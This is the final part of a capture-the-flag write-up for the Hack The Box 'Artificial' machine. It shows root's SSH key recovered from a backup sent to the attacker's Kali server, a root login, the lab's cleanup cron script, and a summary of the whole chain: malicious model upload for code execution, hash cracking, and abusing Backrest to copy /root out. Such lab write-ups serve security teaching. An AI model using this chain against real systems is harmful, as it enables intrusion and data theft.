
Run the Backup Plan manually
- This will create a snapshot on the Kali Restic Server
Restore the backup
# KALI
sudo apt install restic

restic snapshots -r /tmp/restic/

enter password for repository:
repository 921dda5a opened (version 2, compression level auto)
created new cache in /home/syselement/.cache/restic
ID        Time                 Host        Tags                             Paths  Size
--------------------------------------------------------------------------------------------
af0fc73c  2025-06-28 02:49:28  artificial  plan:root,created-by:Artificial  /root  4.299 MiB
--------------------------------------------------------------------------------------------
1 snapshots
mkdir /tmp/restored
restic restore -r /tmp/restic/ af0fc73c --target /tmp/restored
Shell as root - SSH with SSH key#
mv /tmp/restored/root $HOME/htb/artificial/
cd $HOME/htb/artificial/root/.ssh

ssh -i id_rsa [email protected]

root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
# Root Flag
root@artificial:~# cat root.txt
bd9b5***************************
Post Exploitation#
root@artificial:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/10 * * * * /root/scripts/cleanup.sh
root@artificial:~# cat scripts/cleanup.sh
#!/bin/bash
rm -r /dev/shm/*
shopt -s extglob
rm -r /tmp/!(systemd*)
rm -r /home/*/!(.bash_logout|.bashrc|user.txt|.ssh|.profile|.bash_history|.python_history|.sqlite_history|app)
rm -r /home/app/app/!(app.py|instance|models|__pycache__|static|templates)
rm -r /home/app/app/instance/!(users.db)
rm -r /home/app/app/static/!(css|js|requirements.txt|Dockerfile)
rm -r /home/app/app/static/css/!(styles.css)
rm -r /home/app/app/static/js/!(scripts.js)
rm -r /root/.ssh/!(id_rsa|authorized_keys)
rm -r /root/!(root.txt|scripts)
rm -r /home/app/app/templates/!(dashboard.html|index.html|login.html|register.html|run_model.html|sales_statistics.html)
shopt -u extglob
rm -r /home/app/app/models/*
rm -r /opt/backrest/.config/backrest/*
cp /root/scripts/config.json /opt/backrest/.config/backrest/config.json
chmod 600 /opt/backrest/.config/backrest/config.json
truncate -s 0 /opt/backrest/processlogs/backrest.log
sqlite3 /opt/backrest/oplog.sqlite 'delete from operations; delete from operation_groups'
/usr/sbin/service backrest restart
root@artificial:~# cat scripts/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
Why does cleanup.sh exist:
- To remove any uploaded files, logs, or traces of exploitation
- To restore the environment to an expected state every 10 minutes
- To make persistent compromise harder to maintain
What to watch out for if re-exploiting:
- Any malicious files or shells you drop will be deleted within 10 min
- Evidence in logs or SQLite will be wiped
- Any config changes will be overwritten
Summary#
- Uploaded a malicious
.h5TensorFlow model to the web app. - The model triggered remote code execution as the
appuser. - Enumerated the system and dumped the SQLite database with user hashes.
- Cracked MD5 hashes from
users.db, recovering plaintext passwords. - Used the cracked credentials to SSH in as
gael. - Found
/var/backups/backrest_backup.tar.gzowned bysysadm. - Extracted it locally and discovered
backrestconfig with a bcrypt password hash. - Cracked the bcrypt hash to get
backrest_rootcredentials. - SSH-tunneled port 9898 to access the Backrest API running as root.
- Authenticated to the API using the cracked credentials.
- Set up a rest-server on Kali to receive backups.
- Used Backrest to backup
/rootto Kali machine. - Restored the backup locally and retrieved
root.txt.
Extra#
Adapted from syselement/blog under CC BY-SA 4.0.